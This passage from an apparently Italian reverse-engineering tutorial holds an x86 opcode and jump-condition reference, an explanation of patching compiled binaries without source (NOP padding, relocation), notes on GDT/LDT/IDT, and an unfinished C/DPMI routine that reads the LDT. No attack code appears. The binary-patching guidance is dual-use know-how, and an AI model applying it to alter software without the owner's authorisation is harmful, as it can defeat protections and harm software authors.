F8 CLC Clear carry flag
FC CLD Clear direction flag so SI and DI will increment
FA CLI Clear interrupt enable flag; interrupts disabled
0F 12/0 CLRBIT eb,CL N Clear bit CL of eb
0F 13/0 CLRBIT ew,CL N Clear bit CL of ew
0F 1A/0 ib CLRBIT eb,ib N Clear bit ib of eb
0F 1B/0 ib CLRBIT ew,ib N Clear bit ib of ew
0F 06 CLTS 2 Clear task switched flag
F5 CMC Complement carry flag
3C ib CMP AL,ib Subtract immediate byte from AL for flags only
3D iv CMP eAX,iv Subtract immediate vword from eAX for flags only
80 /7 ib CMP eb,ib Subtract immediate byte from EA byte for flags only
38 /r CMP eb,rb Subtract byte register from EA byte for flags only
83 /7 ib CMP ev,ib Subtract immediate byte from EA vword for flags only
81 /7 iv CMP ev,iv Subtract immediate vword from EA vword, flags only
39 /r CMP ev,rv Subtract vword register from EA vword for flags only
3A /r CMP rb,eb Subtract EA byte from byte register for flags only
3B /r CMP rv,ev Subtract EA vword from vword register for flags only
0F 26 CMP4S N Compare CL nibbles BCD, DS:SI - ES:DI (CL even,NZ)
A6 CMPS mb,mb Compare bytes [SI] - ES:[DI], advance SI,DI
A7 CMPS mv,mv Compare vwords [SI] - ES:[DI], advance SI,DI
A6 CMPSB Compare bytes DS:[SI] - ES:[DI], advance SI,DI
A7 CMPSD Compare dwords DS:[SI] - ES:[DI], advance SI,DI
A7 CMPSW Compare words DS:[SI] - ES:[DI], advance SI,DI
0F C7 /1 CMPX8 mq 5 If EDXEAX=mq then mq:=ECXEBX, else EAXEDX:=mq
0F B0 /r CMPXCHG eb,rb 4 If AL=eb then set eb to rb, else set AL to eb
0F B1 /r CMPXCHG ev,rv 4 If eAX=ev then set ev to rv, else set eAX to ev
0F A2 CPUID 5 If EAX=1 set EDXEAX to CPU identification values
99 CWD Convert word to doubleword (DX = top bit of AX)
98 CWDE 3 Sign-extend word AX to doubleword EAX
2E CS (prefix) Use CS segment for the following memory reference
27 DAA Decimal adjust AL after addition
2F DAS Decimal adjust AL after subtraction
FE /1 DEC eb Decrement EA byte by 1
FF /1 DEC ev Decrement EA vword by 1
48+rv DEC rv Decrement vword register by 1
F6 /6 DIV eb Unsigned divide AX by EA byte (AL=Quo AH=Rem)
F7 /6 DIV ev Unsigned divide eDXeAX by EA vword (eAX=Quo eDX=Rem)
3E DS (prefix) Use DS segment for the following memory reference
C8 iw 00 ENTER iw,0 1 Make stack frame, iw bytes local storage, 0 levels
C8 iw 01 ENTER iw,1 1 Make stack frame, iw bytes local storage, 1 level
C8 iw ib ENTER iw,ib 1 Make stack frame, iw bytes local storage, ib levels
26 ES (prefix) Use ES segment for the following memory reference
F(any) Floating point set is in Chapter 7
F4 HLT Halt
F6 /7 IDIV eb Signed divide AX by EA byte (AL=Quo AH=Rem)
F7 /7 IDIV ev Signed divide eDXeAX by EA vword (eAX=Quo eDX=Rem)
F6 /5 IMUL eb Signed multiply (AX = AL * EA byte)
F7 /5 IMUL ev Signed multiply (eDXeAX = eAX * EA vword)
0F AF /r IMUL rv,ev 3 Signed multiply ev into rv
6B /r ib IMUL rv,ib 1 Signed multiply imm byte into vword register
69 /r iv IMUL rv,iv 1 Signed multiply imm vword into vword register
69 /r iv IMUL rv,ev,iv 1 Signed multiply (rv = EA vword * imm vword)
6B /r ib IMUL rv,ev,ib 1 Signed multiply (rv = EA vword * imm byte)
E4 ib IN AL,ib Input byte from immediate port into AL
EC IN AL,DX Input byte from port DX into AL
E5 ib IN eAX,ib Input vword from immediate port into eAX
ED IN eAX,DX Input vword from port DX into eAX
FE /0 INC eb Increment EA byte by 1
FF /0 INC ev Increment EA vword by 1
40+rv INC rv Increment vword register by 1
6C INS eb,DX 1 Input byte from port DX into [DI], advance DI
6D INS ev,DX 1 Input vword from port DX into [DI], advance DI
6C INSB 1 Input byte from port DX into ES:[DI], advance DI
6D INSD 3 Input dword from port DX into ES:[DI], advance DI
6D INSW 1 Input vword from port DX into ES:[DI], advance DI
CC INT 3 Interrupt 3 (trap to debugger) (far call, with flags
CD ib INT ib Interrupt numbered by immediate byte pushed first)
CE INTO Interrupt 4 if overflow flag is 1
0F 08 INVD 4 Invalidate the Data Cache without writing
0F 01 /7 INVLPG m 4 Invalidate the TLB Entry that points to m
CF IRET Interrupt return (far return and pop flags)
CF IRETD 3 Interrupt return (pop EIP, ECS, Eflags)
77 cb JA cb Jump short if above (CF=0 and ZF=0) above=UNSIGNED
73 cb JAE cb Jump short if above or equal (CF=0)
72 cb JB cb Jump short if below (CF=1) below=UNSIGNED
76 cb JBE cb Jump short if below or equal (CF=1 or ZF=1)
72 cb JC cb Jump short if carry (CF=1)
E3 cb JCXZ cb Jump short if CX register is zero
74 cb JE cb Jump short if equal (ZF=1)
E3 cb JECXZ cb 3 Jump short if ECX register is zero
7F cb JG cb Jump short if greater (ZF=0 and SF=OF) greater=SIGNED
7D cb JGE cb Jump short if greater or equal (SF=OF)
7C cb JL cb Jump short if less (SF>OF) less=SIGNED
7E cb JLE cb Jump short if less or equal (ZF=1 or SF>OF)
EB cb JMP cb Jump short (signed byte relative to next instruction)
EA cp JMP cp Jump far (4- or 6-byte immediate address)
E9 cv JMP cv Jump near (vword offset relative to next instruction)
0F 8n cv Jcond LONG cv 3 Jump, if condition, to offset >127 away
FF /4 JMP ev Jump near to EA vword (absolute offset)
FF /5 JMP md Jump far (4-byte address in memory doubleword)
76 cb JNA cb Jump short if not above (CF=1 or ZF=1)
72 cb JNAE cb Jump short if not above or equal (CF=1)
73 cb JNB cb Jump short if not below (CF=0)
77 cb JNBE cb Jump short if not below or equal (CF=0 and ZF=0)
73 cb JNC cb Jump short if not carry (CF=0)
75 cb JNE cb Jump short if not equal (ZF=0)
7E cb JNG cb Jump short if not greater (ZF=1 or SF>OF)
7C cb JNGE cb Jump short if not greater or equal (SF>OF)
7D cb JNL cb Jump short if not less (SF=OF)
7F cb JNLE cb Jump short if not less or equal (ZF=0 and SF=OF)
71 cb JNO cb Jump short if not overflow (OF=0)
7B cb JNP cb Jump short if not parity (PF=0)
79 cb JNS cb Jump short if not sign (SF=0)
75 cb JNZ cb Jump short if not zero (ZF=0)
70 cb JO cb Jump short if overflow (OF=1)
7A cb JP cb Jump short if parity (PF=1)
7A cb JPE cb Jump short if parity even (PF=1)
7B cb JPO cb Jump short if parity odd (PF=0)
78 cb JS cb Jump short if sign (SF=1)
74 cb JZ cb Jump short if zero (ZF=1)
9F LAHF Load: AH = flags SF ZF xx AF xx PF xx CF
0F 02 /r LAR rv,ew 2 Load: high(rw) = Access Rights byte, selector ew
C5 /r LDS rv,ep Load EA pointer into DS and vword register
8D /r LEA rv,m Calculate EA offset given by m, place in rv
C9 LEAVE 1 Set SP to BP, then POP BP (reverses previous ENTER)
C4 /r LES rv,ep Load EA pointer into ES and vword register
0F B4 /r LFS rv,ep 3 Load EA pointer into FS and vword register
0F 01 /2 LGDT m 2 Load 6 bytes at m into Global Descriptor Table reg
0F B5 /r LGS rv,ep 3 Load EA pointer into GS and vword register
0F 01 /3 LIDT m 2 Load 6 bytes into Interrupt Descriptor Table reg
0F 00 /2 LLDT ew 2 Load selector ew into Local Descriptor Table reg
0F 01 /6 LMSW ew 2 Load EA word into Machine Status Word
F0 LOCK (prefix) Assert BUSLOCK signal for the next instruction
0F 33/r LODBITS rb,rb N Load AX with DS:SI,bit rb (incr. SI,rb), rb+1 bits
0F 3B/0 ib LODBITS rb,ib N Load AX with DS:SI,bit rb (incr. SI,rb), ib+1 bits
AC LODS mb Load byte [SI] into AL, advance SI
AD LODS mv Load vword [SI] into eAX, advance SI
AC LODSB Load byte [SI] into AL, advance SI
AD LODSD Load dword [SI] into EAX, advance SI
AD LODSW Load word [SI] into AX, advance SI
E2 cb LOOP cb noflags DEC CX; jump short if CX>0
E1 cb LOOPE cb noflags DEC CX; jump short if CX>0 and equal (ZF=1)
E0 cb LOOPNE cb noflags DEC CX; jump short if CX>0 and not equal
E0 cb LOOPNZ cb noflags DEC CX; jump short if CX>0 and ZF=0
E1 cb LOOPZ cb noflags DEC CX; jump short if CX>0 and zero (ZF=1)
0F 03 /r LSL rv,ev 2 Load: rv = Segment Limit, selector ew
0F B2 /r LSS rv,ep 3 Load EA pointer into SS and vword register
0F 00 /3 LTR ew 2 Load EA word into Task Register
A0 iv MOV AL,xb Move byte variable (offset iv) into AL
A1 iv MOV eAX,xv Move vword variable (offset iv) into eAX
0F 22 /4 MOV CR4,rd 5 Move rd into control register 4
0F 22 /n MOV CRn,rd 3 Move rd into control register n (=0,2, or 3)
0F 23 /n MOV DRn,rd 3 Move rd into debug register n (=0,1,2,3)
0F 23 /n MOV DRn,rd 3 Move rd into debug register n (=6,7)
0F 26 /n MOV TRn,rd 3 Move rd into test register TRn (=6,7)
C6 /0 ib MOV eb,ib Move immediate byte into EA byte
88 /r MOV eb,rb Move byte register into EA byte
C7 /0 iv MOV ev,iv Move immediate vword into EA vword
89 /r MOV ev,rv Move vword register into EA vword
8C /r MOV ew,segreg Move segment register into EA word
B0+rb ib MOV rb,ib Move immediate byte into byte register
8A /r MOV rb,eb Move EA byte into byte register
0F 20 /4 MOV rd,CR4 5 Move control register 4 into rd
0F 20 /n MOV rd,CRn 3 Move control register n (=0,2, or 3) into rd
0F 21 /n MOV rd,DRn 3 Move debug register n (=0,1,2,3) into rd
0F 21 /n MOV rd,DRn 3 Move debug register n (=6,7) into rd
0F 24 /n MOV rd,TRn 3 Move test register TRn (=6,7) into rd
B8+rw iv MOV rv,iv Move immediate vword into vword register
8B /r MOV rv,ev Move EA vword into vword register
8E /r MOV segreg,mw Move EA word into segment register (except CS)
A2 iv MOV xb,AL Move AL into byte variable (offset iv)
A3 iv MOV xv,eAX Move eAX into vword register (offset iv)
A4 MOVS mb,mb Move byte [SI] to ES:[DI], advance SI,DI
A5 MOVS mv,mv Move vword [SI] to ES:[DI], advance SI,DI
A4 MOVSB Move byte DS:[SI] to ES:[DI], advance SI,DI
A5 MOVSD 3 Move dword DS:[SI] to ES:[DI], advance SI,DI
A5 MOVSW Move word DS:[SI] to ES:[DI], advance SI,DI
0F BF /r MOVSX rd,ew 3 Move word to dword, with sign-extend
0F BE /r MOVSX rv,eb 3 Move byte to vword, with sign-extend
0F B7 /r MOVZX rd,ew 3 Move word to dword, with zero-extend
0F B6 /r MOVZX rv,eb 3 Move byte to vword, with zero-extend
8C /r MOVZX rw,seg 3 Move segment register into EA word
F6 /4 MUL eb Unsigned multiply (AX = AL * EA byte)
F7 /4 MUL ev Unsigned multiply (eDXeAX = eAX * EA vword)
F6 /3 NEG eb Two's complement negate EA byte
F7 /3 NEG ev Two's complement negate EA vword
NIL (prefix) Special "do-nothing" opcode assembles no code
90 NOP No Operation
F6 /2 NOT eb Reverse each bit of EA byte
F7 /2 NOT ev Reverse each bit of EA word
0F 16/0 NOTBIT eb,CL N Complement bit CL of eb
0F 17/0 NOTBIT ew,CL N Complement bit CL of ew
0F 1E/0 ib NOTBIT eb,ib N Complement bit ib of eb
0F 1F/0 ib NOTBIT ew,ib N Complement bit ib of ew
66 or nil O2 (prefix) 3 Use 16-bit data operand in the next instruction
66 or nil O4 (prefix) 3 Use 32-bit data operand in the next instruction
0C ib OR AL,ib Logical-OR immediate byte into AL
0D iv OR eAX,iv Logical-OR immediate word into eAX
80 /1 ib OR eb,ib Logical-OR immediate byte into EA byte
08 /r OR eb,rb Logical-OR byte register into EA byte
83 /1 ib OR ev,ib Logical-OR immediate byte into EA word
81 /1 iv OR ev,iv Logical-OR immediate word into EA word
09 /r OR ev,rv Logical-OR word register into EA word
0A /r OR rb,eb Logical-OR EA byte into byte register
0B /r OR rv,ev Logical-OR EA word into word register
E6 ib OUT ib,AL Output byte AL to immediate port number ib
E7 ib OUT ib,eAX Output word eAX to immediate port number ib
EE OUT DX,AL Output byte AL to port number DX
EF OUT DX,eAX Output word eAX to port number DX
6E OUTS DX,eb 1 Output byte [SI] to port number DX, advance SI
6F OUTS DX,ev 1 Output word [SI] to port number DX, advance SI
6E OUTSB 1 Output byte DS:[SI] to port number DX, advance SI
6F OUTSD 3 Output dword DS:[SI] to port number DX, advance SI
6F OUTSW 1 Output word DS:[SI] to port number DX, advance SI
1F POP DS Set DS to top of stack, increment SP by 2
07 POP ES Set ES to top of stack, increment SP by 2
0F A1 POP FS 3 Set FS to top of stack, increment SP by 2
0F A9 POP GS 3 Set GS to top of stack, increment SP by 2
8F /0 POP mv Set memory word to top of stack, increment SP by 2
58+rw POP rv Set word register to top of stack, increment SP by 2
17 POP SS Set SS to top of stack, increment SP by 2
61 POPA 1 Pop DI,SI,BP,SP,BX,DX,CX,AX (SP value is ignored)
61 POPAD 3 Pop EDI,ESI,EBP,x,EBX,EDX,ECX,EAX (ESP ign.)
9D POPF Set flags register to top of stack, increment SP by 2
9D POPFD 3 Set eflags reg to top of stack, incr SP by 2
0E PUSH CS Set [SP-2] to CS, then decrement SP by 2
1E PUSH DS Set [SP-2] to DS, then decrement SP by 2
06 PUSH ES Set [SP-2] to ES, then decrement SP by 2
0F A0 PUSH FS 3 Set [SP-2] to FS, then decrement SP by 2
0F A8 PUSH GS 3 Set [SP-2] to GS, then decrement SP by 2
6A ib PUSH ib 1 Push sign-extended immediate byte
68 iv PUSH iv 1 Set [SP-2] to immediate word, then decrement SP by 2
FF /6 PUSH mv Set [SP-2] to memory word, then decrement SP by 2
50+rw PUSH rv Set [SP-2] to word register, then decrement SP by 2
16 PUSH SS Set [SP-2] to SS, then decrement SP by 2
60 PUSHA 1 Push AX,CX,DX,BX,original SP,BP,SI,DI
60 PUSHAD 3 Push EAX,ECX,EDX,EBX,original ESP,EBP,ESI,EDI
9C PUSHF Set [SP-2] to flags register, then decrement SP by 2
9C PUSHFD 3 Set [SP-4] to eflags reg, then decr SP by 4
D0 /2 RCL eb,1 Rotate 9-bit quantity (CF, EA byte) left once
D2 /2 RCL eb,CL Rotate 9-bit quantity (CF, EA byte) left CL times
C0 /2 ib RCL eb,ib 1 Rotate 9-bit quantity (CF, EA byte) left ib times
D1 /2 RCL ev,1 Rotate v+1-bit quantity (CF, EA word) left once
D3 /2 RCL ev,CL Rotate v+1-bit quantity (CF, EA word) left CL times
C1 /2 ib RCL ev,ib 1 Rotate v+1-bit quantity (CF, EA word) left ib times
D0 /3 RCR eb,1 Rotate 9-bit quantity (CF, EA byte) right once
D2 /3 RCR eb,CL Rotate 9-bit quantity (CF, EA byte) right CL times
C0 /3 ib RCR eb,ib 1 Rotate 9-bit quantity (CF, EA byte) right ib times
D1 /3 RCR ev,1 Rotate v+1-bit quantity (CF, EA word) right once
D3 /3 RCR ev,CL Rotate v+1-bit quantity (CF, EA word) right CL times
C1 /3 ib RCR ev,ib 1 Rotate v+1-bit quantity (CF, EA word) right ib times
0F 32 RDMSR 5 Read Model Specific Reg #ECX to EDXEAX
0F 31 RDTSC 5 Read Time Stamp Counter to EDXEAX
F3 REP (prefix) Repeat following MOVS,LODS,STOS,INS, or OUTS CX times
65 REPC (prefix) N Repeat following CMPS or SCAS CX times or until CF=0
F3 REPE (prefix) Repeat following CMPS or SCAS CX times or until ZF=0
64 REPNC (prfix) N Repeat following CMPS or SCAS CX times or until CF=1
F2 REPNE (prfix) Repeat following CMPS or SCAS CX times or until ZF=1
F2 REPNZ (prfix) Repeat following CMPS or SCAS CX times or until ZF=1
F3 REPZ (prefix) Repeat following CMPS or SCAS CX times or until ZF=0
CB RETF Return to far caller (pop offset, then seg)
C3 RET Return to near caller (pop offset only)
CA iw RETF iw RET (far), pop offset, seg, iw bytes
C2 iw RET iw RET (near), pop offset, iw bytes pushed before Call
D0 /0 ROL eb,1 Rotate 8-bit EA byte left once
D2 /0 ROL eb,CL Rotate 8-bit EA byte left CL times
C0 /0 ib ROL eb,ib 1 Rotate 8-bit EA byte left ib times
D1 /0 ROL ev,1 Rotate 16- or 32-bit EA vword left once
D3 /0 ROL ev,CL Rotate 16- or 32-bit EA vword left CL times
C1 /0 ib ROL ev,ib 1 Rotate 16 or 32-bit EA vword left ib times
0F 28/0 ROL4 eb N Rotate nibbles: Heb=Leb HAL,Leb=LAL LAL=Heb
D0 /1 ROR eb,1 Rotate 8-bit EA byte right once
D2 /1 ROR eb,CL Rotate 8-bit EA byte right CL times
C0 /1 ib ROR eb,ib 1 Rotate 8-bit EA byte right ib times
D1 /1 ROR ev,1 Rotate 16- or 32-bit EA vword right once
D3 /1 ROR ev,CL Rotate 16- or 32-bit EA vword right CL times
C1 /1 ib ROR ev,ib 1 Rotate 16- or 32-bit EA vword right ib times
0F 2A/0 ROR4 eb N Rotate nibbles: Leb=Heb Heb=LAL AL=eb
0F AA RSM 5 Resume from System Management mode
9E SAHF Store AH into flags SF ZF xx AF xx PF xx CF
D0 /4 SAL eb,1 Multiply EA byte by 2, once
D2 /4 SAL eb,CL Multiply EA byte by 2, CL times
C0 /4 ib SAL eb,ib 1 Multiply EA byte by 2, ib times
D1 /4 SAL ev,1 Multiply EA vword by 2, once
D3 /4 SAL ev,CL Multiply EA vword by 2, CL times
C1 /4 ib SAL ev,ib 1 Multiply EA vword by 2, ib times
D0 /7 SAR eb,1 Signed divide EA byte by 2, once
D2 /7 SAR eb,CL Signed divide EA byte by 2, CL times
C0 /7 ib SAR eb,ib 1 Signed divide EA byte by 2, ib times
D1 /7 SAR ev,1 Signed divide EA vword by 2, once
D3 /7 SAR ev,CL Signed divide EA vword by 2, CL times
C1 /7 ib SAR ev,ib 1 Signed divide EA vword by 2, ib times
1C ib SBB AL,ib Subtract with borrow immediate byte from AL
1D iv SBB eAX,iv Subtract with borrow immediate word from eAX
80 /3 ib SBB eb,ib Subtract with borrow immediate byte from EA byte
18 /r SBB eb,rb Subtract with borrow byte register from EA byte
83 /3 ib SBB ev,ib Subtract with borrow immediate byte from EA word
81 /3 iv SBB ev,iv Subtract with borrow immediate word from EA word
19 /r SBB ev,rv Subtract with borrow word register from EA word
1A /r SBB rb,eb Subtract with borrow EA byte from byte register
1B /r SBB rv,ev Subtract with borrow EA word from word register
AE SCAS mb Compare bytes AL - ES:[DI], advance DI
AF SCAS mv Compare vwords eAX - ES:[DI], advance DI
AE SCASB Compare bytes AL - ES:[DI], advance DI
AF SCASD Compare dwords EAX - ES:[DI], advance DI
AF SCASW Compare words AX - ES:[DI], advance DI
0F 14/0 SETBIT eb,CL N Set bit CL of eb
0F 15/0 SETBIT ew,CL N Set bit CL of ew
0F 1C/0 ib SETBIT eb,ib N Set bit ib of eb
0F 1D/0 ib SETBIT ew,ib N Set bit ib of ew
0F 9n /r SETcond eb 3 Set eb byte to 1 if condition, 0 if not
0F 01 /0 SGDT m 2 Store 6-byte Global Descriptor Table register to M
D0 /4 SHL eb,1 Multiply EA byte by 2, once
D2 /4 SHL eb,CL Multiply EA byte by 2, CL times
C0 /4 ib SHL eb,ib 1 Multiply EA byte by 2, ib times
D1 /4 SHL ev,1 Multiply EA word by 2, once
D3 /4 SHL ev,CL Multiply EA word by 2, CL times
C1 /4 ib SHL ev,ib 1 Multiply EA word by 2, ib times
0F A5/r SHLD ev,rv,CL 3 Set ev to high of ((ev,rv) SHL CL)
0F A4/r ib SHLD ev,rv,ib 3 Set ev to high of ((ev,rv) SHL ib)
D0 /5 SHR eb,1 Unsigned divide EA byte by 2, once
D2 /5 SHR eb,CL Unsigned divide EA byte by 2, CL times
C0 /5 ib SHR eb,ib 1 Unsigned divide EA byte by 2, ib times
D1 /5 SHR ev,1 Unsigned divide EA word by 2, once
D3 /5 SHR ev,CL Unsigned divide EA word by 2, CL times
C1 /5 ib SHR ev,ib 1 Unsigned divide EA word by 2, ib times
0F AD/r SHRD ev,rv,CL 3 Set ev to low of ((rv,ev) SHR CL)
0F AC/r ib SHRD ev,rv,ib 3 Set ev to low of ((rv,ev) SHR ib)
0F 01 /1 SIDT m 2 Store 6-byte Interrupt Descriptor Table register to M
0F 00 /0 SLDT ew 2 Store Local Descriptor Table register to EA word
0F 01 /4 SMSW ew 2 Store Machine Status Word to EA word
36 SS Use SS segment for the following memory reference
F9 STC Set carry flag
FD STD Set direction flag so SI and DI will decrement
FB STI Set interrupt enable flag, interrupts enabled
0F 31/r STOBITS rb,rb N Store AX to ES:DI,bit rb (incr. DI,rb), rb+1 bits
0F 39/0 ib STOBITS rb,ib N Store AX to ES:DI,bit rb (incr. DI,rb), ib+1 bits
AA STOS mb Store AL to byte [DI], advance DI
AB STOS mv Store eAX to word [DI], advance DI
AA STOSB Store AL to byte ES:[DI], advance DI
AB STOSD Store EAX to dword ES:[DI], advance DI
AB STOSW Store AX to word ES:[DI], advance DI
0F 00 /1 STR ew 2 Store Task Register to EA word
2C ib SUB AL,ib Subtract immediate byte from AL
2D iv SUB eAX,iv Subtract immediate word from eAX
80 /5 ib SUB eb,ib Subtract immediate byte from EA byte
28 /r SUB eb,rb Subtract byte register from EA byte
83 /5 ib SUB ev,ib Subtract immediate byte from EA word
81 /5 iv SUB ev,iv Subtract immediate word from EA word
29 /r SUB ev,rv Subtract word register from EA word
2A /r SUB rb,eb Subtract EA byte from byte register
2B /r SUB rv,ev Subtract EA word from word register
0F 22 SUB4S N Sub CL nibbles BCD, DS:SI - ES:DI (CL even,NZ)
A8 ib TEST AL,ib AND immediate byte into AL for flags only
A9 iv TEST eAX,iv AND immediate word into eAX for flags only
F6 /0 ib TEST eb,ib AND immediate byte into EA byte for flags only
84 /r TEST eb,rb AND byte register into EA byte for flags only
F7 /0 iv TEST ev,iv AND immediate word into EA word for flags only
85 /r TEST ev,rv AND word register into EA word for flags only
84 /r TEST rb,eb AND EA byte into byte register for flags only
85 /r TEST rv,ev AND EA word into word register for flags only
0F 10/0 TESTBIT eb,CL N Test bit CL of eb, set Z flag
0F 11/0 TESTBIT ev,CL N Test bit CL of ew, set Z flag
0F 18/0 ib TESTBIT eb,ib N Test bit ib of eb, set Z flag
0F 19/0 ib TESTBIT ew,ib N Test bit ib of ew, set Z flag
0F 00 /4 VERR ew 2 Set ZF=1 if segment can be read, selector ew
0F 00 /5 VERW ew 2 Set ZF=1 if segment can be written to, selector ew
9B WAIT Wait until BUSY pin is inactive (HIGH)
0F 09 WBINVD 4 Write Back and Invalidate the Data Cache
0F 30 WRMSR 5 Write EDXEAX to Model Specific Reg #ECX
0F C0 /r XADD eb,rb 4 Exchange eb with rb then add into new eb
0F C1 /r XADD ev,rv 4 Exchange ev with rv then add into new ev
9r XCHG eAX,rv Exchange word register with eAX
86 /r XCHG eb,rb Exchange byte register with EA byte
87 /r XCHG ev,rv Exchange word register with EA word
86 /r XCHG rb,eb Exchange EA byte with byte register
9r XCHG rv,eAX Exchange with word register
87 /r XCHG rv,ev Exchange EA word with word register
D7 XLAT mb Set AL to memory byte [BX + unsigned AL]
D7 XLATB Set AL to memory byte DS:[BX + unsigned AL]
34 ib XOR AL,ib Exclusive-OR immediate byte into AL
35 iv XOR eAX,iv Exclusive-OR immediate word into eAX
80 /6 ib XOR eb,ib Exclusive-OR immediate byte into EA byte
30 /r XOR eb,rb Exclusive-OR byte register into EA byte
83 /6 ib XOR ev,ib Exclusive-OR immediate byte into EA word
81 /6 iv XOR ev,iv Exclusive-OR immediate word into EA word
31 /r XOR ev,rv Exclusive-OR word register into EA word
32 /r XOR rb,eb Exclusive-OR EA byte into byte register
33 /r XOR rv,ev Exclusive-OR EA word into word register
Una nota particolare riguarda i codici relativi ai salti a seguito di controlli
come ad esempio jne, je ecc.
Jxx - Jump Instructions Table
Mnemonic Meaning Jump Condition
JA Jump if Above CF=0 and ZF=0
JAE Jump if Above or Equal CF=0
JB Jump if Below CF=1
JBE Jump if Below or Equal CF=1 or ZF=1
JC Jump if Carry CF=1
JCXZ Jump if CX Zero CX=0
JE Jump if Equal ZF=1
JG Jump if Greater (signed) ZF=0 and SF=OF
JGE Jump if Greater or Equal (signed) SF=OF
JL Jump if Less (signed) SF != OF
JLE Jump if Less or Equal (signed) ZF=1 or SF != OF
JMP Unconditional Jump unconditional
JNA Jump if Not Above CF=1 or ZF=1
JNAE Jump if Not Above or Equal CF=1
JNB Jump if Not Below CF=0
JNBE Jump if Not Below or Equal CF=0 and ZF=0
JNC Jump if Not Carry CF=0
JNE Jump if Not Equal ZF=0
JNG Jump if Not Greater (signed) ZF=1 or SF != OF
JNGE Jump if Not Greater or Equal (signed) SF != OF
JNL Jump if Not Less (signed) SF=OF
JNLE Jump if Not Less or Equal (signed) ZF=0 and SF=OF
JNO Jump if Not Overflow (signed) OF=0
JNP Jump if No Parity PF=0
JNS Jump if Not Signed (signed) SF=0
JNZ Jump if Not Zero ZF=0
JO Jump if Overflow (signed) OF=1
JP Jump if Parity PF=1
JPE Jump if Parity Even PF=1
JPO Jump if Parity Odd PF=0
JS Jump if Signed (signed) SF=1
JZ Jump if Zero ZF=1
Clocks Size
Operands 808x 286 386 486 Bytes
Jx: jump 16 7+m 7+m 3 2
no jump 4 3 3 1
Jx near-label - - 7+m 3 4
no jump - - 3 1
- It's a good programming practice to organize code so the
expected case is executed without a jump since the actual
jump takes longer to execute than falling through the test.
- see JCXZ and JMP for their respective timings
Bisogna fare un discorso particolare a riguardo di alcune tecniche di
riempimento.
Quando disponiamo del codice sorgente eseguiamo la modifica e ricompiliamo
tutto.
Nel nostro caso non avremo mai a ddisposizione i sources per cui le modifiche
dovremo apportarle a file binari gi compilati.
Nella memoria esistono dati e codici operativi.
Il processore come fa ad interpretare in un modo o nell’altro queste
informazioni ?
Quando il processore inizia l’esecuzione del codice i registri CS:IP puntano
all’istruzione corrente da eseguire.
Questa viene presa e riconosciuta in base al codice operativo, quelli visti
prima.
Ogni istruzione dispone di una lunghezza particolare per cui l’interprete del
microcodice, all’interno del processore, aggiorna IP a puntare all’istruzione
successiva spostando l’indirizzo precedente di n bytes ovvero quanti erano
quelli relativi alla lunghezza dell’istruzione eseguita.
Se noi andiamo a modificare delle istruzioni è possibile che quelle che
inseriamo non siano di lunghezza in bytes uguali a quella precedente.
In questo caso tutto il programma andrebbe a farsi benedire in quanto lo
sfasamento sarebbe differente.
Facciamo un esempio pratico.
Supponiamo che ci sia un istruzione di lunghezza di due bytes e dopo un’altra di
lunghezza x.
Originariamente il processore leggerebbe il codice operativo dell’istruzione ,
la seguirebbe e successivamente inserirebbe in CS:IP l’indirizzo corrente + 2
bytes (la lunghezza dell’sitruzione eseguita) per cu leggerebbe l’istruzione
dopo.
Se noi andiamo a sostituire la prima ed inseriamoun istruzione di un solo byte
il processore dopo la lettura e l’esecuzione della prima istruzione cercherebbe
di leggere l’istruzione all’indirizzo corrente + 1 byte leggendo qualche codice
dovuto alla sporcizia di memoria.
Quando andiamo ad inserire istruzioni di lunghezza non corretta dobbiamo
compensare con istruzioni nulle la memoria.
Questa istruzione nulla (NO OPERATION) e’ :
NOP Nessuna operazione 90
Questa è la casistica che capita quando la sostituzione è relativa a codici pi
corti rispetto agli originali.
Nel caso in cui invece il codice da inserire sia pi lungo dovremo eseguire delle
operazioni di rilocazione.
Vedremo alcune funzioni con i programmi generatori di patch.
Altre note devono essere trattate a riguardo delle differenze tra modo protetto
e modo reale.
Esiste una tabella chiamata GDT (Global Descriptor Table) che contiene i
descrittori dei segmenti di base.
Questi sono relativi a differenti parti di memoria.
Nelle pagine precedenti avevamo detto che in modo reale i segmenti potevano
essere lunghi 64Kbytes.
In modo protetto ogni segmento può essere grosso fino a 4 Gbytes.
Un'altra tabella opzionale, utilizzata per le applicazioni, è chiamata LDT
(Local Descriptor Table) e contiene i descrittori dei segmenti.
Un sistema operativo setta le informazioni dentro al GDT e per ogni applicativo
setta un LDT che contiene i descrittori dell’applicazione.
In ogni caso LDT è una tabella di descrittori tipo GDT.
Il suo uso è quello di provvedere a task differenti layouts di memoria diversi.
Un'altra tabella è IDT la quale contiene i descrittori degli interrupts.
Questa tabella viene utilizzata per dire al processore dove trovare gli handlers
degli interrupts.
IDT contiene una voce per ogni interrupt, come in modo reale, ma il formato di
queste voci è totalmente differente.
Il programma che segue riesce sfruttando LDT a mostrare le informazioni sui vari
segmenti alloicati dai processi attivi.
#include <windows.h>
#include <string.h>
#pragma pack(1) // Need to make sure this struct is packed all together
// Structure definition laying out the fields of a regular
// (non-system) descriptor.
typedef struct
{
unsigned short limit_0_15;
unsigned short base_0_15;
unsigned char base_16_23;
unsigned int accessed : 1;
unsigned int readable : 1;
unsigned int conforming : 1;
unsigned int code_data : 1;
unsigned int app_system : 1;
unsigned int dpl : 2;
unsigned int present : 1;
unsigned int limit_16_19 : 4;
unsigned int unused : 1;
unsigned int always_0 : 1;
unsigned int seg_16_32 : 1;
unsigned int granularity : 1;
unsigned char base_24_31;
} DESCRIPTOR;
#pragma pack() // Revert to default packing
static char MS_DOS_STR[] = "MS-DOS"; // String needed to get DPMI extensions
// Returns a pointer to the LDT alias selector that KRNL386 uses to read
// and write the LDT with. This selector comes from the DPMI server
unsigned short GetLDTAlias(void)
{
unsigned short LDT_alias;
unsigned short (far * dpmiproc)(void);
// Use INT 2Fh, fn. 168A to get the "DPMI extensions
// entry point" function pointer
_asm mov si, offset MS_DOS_STR // DS:SI = "MS-DOS"
_asm mov ax, 168Ah
_asm int 2Fh
_asm cmp al, 8Ah
_asm je extensions_not_found
// The entry point is returned in ES:DI. Save it
_asm mov word ptr [dpmiproc], di
_asm mov word ptr [dpmiproc+2], es
// Call the extensions with AX == 0x100. The LDT alias
// selector is return in AX. Carry flag is set on failure.
_asm mov ax, 100h
LDT_alias = dpmiproc();
_asm jc extensions_not_found;
return LDT_alias;
extensions_not_found: // We get here if something failed
return 0;
}
void ListNotPresentSelectors(HWND hWndDlg)
{
DESCRIPTOR FAR * lpDescriptor;
char szBuffer[260];
char szFilename[260];
LPSTR lpszBaseFilename;
unsigned i, ldtSelectorCount;
unsigned cCode=0, cData=0;
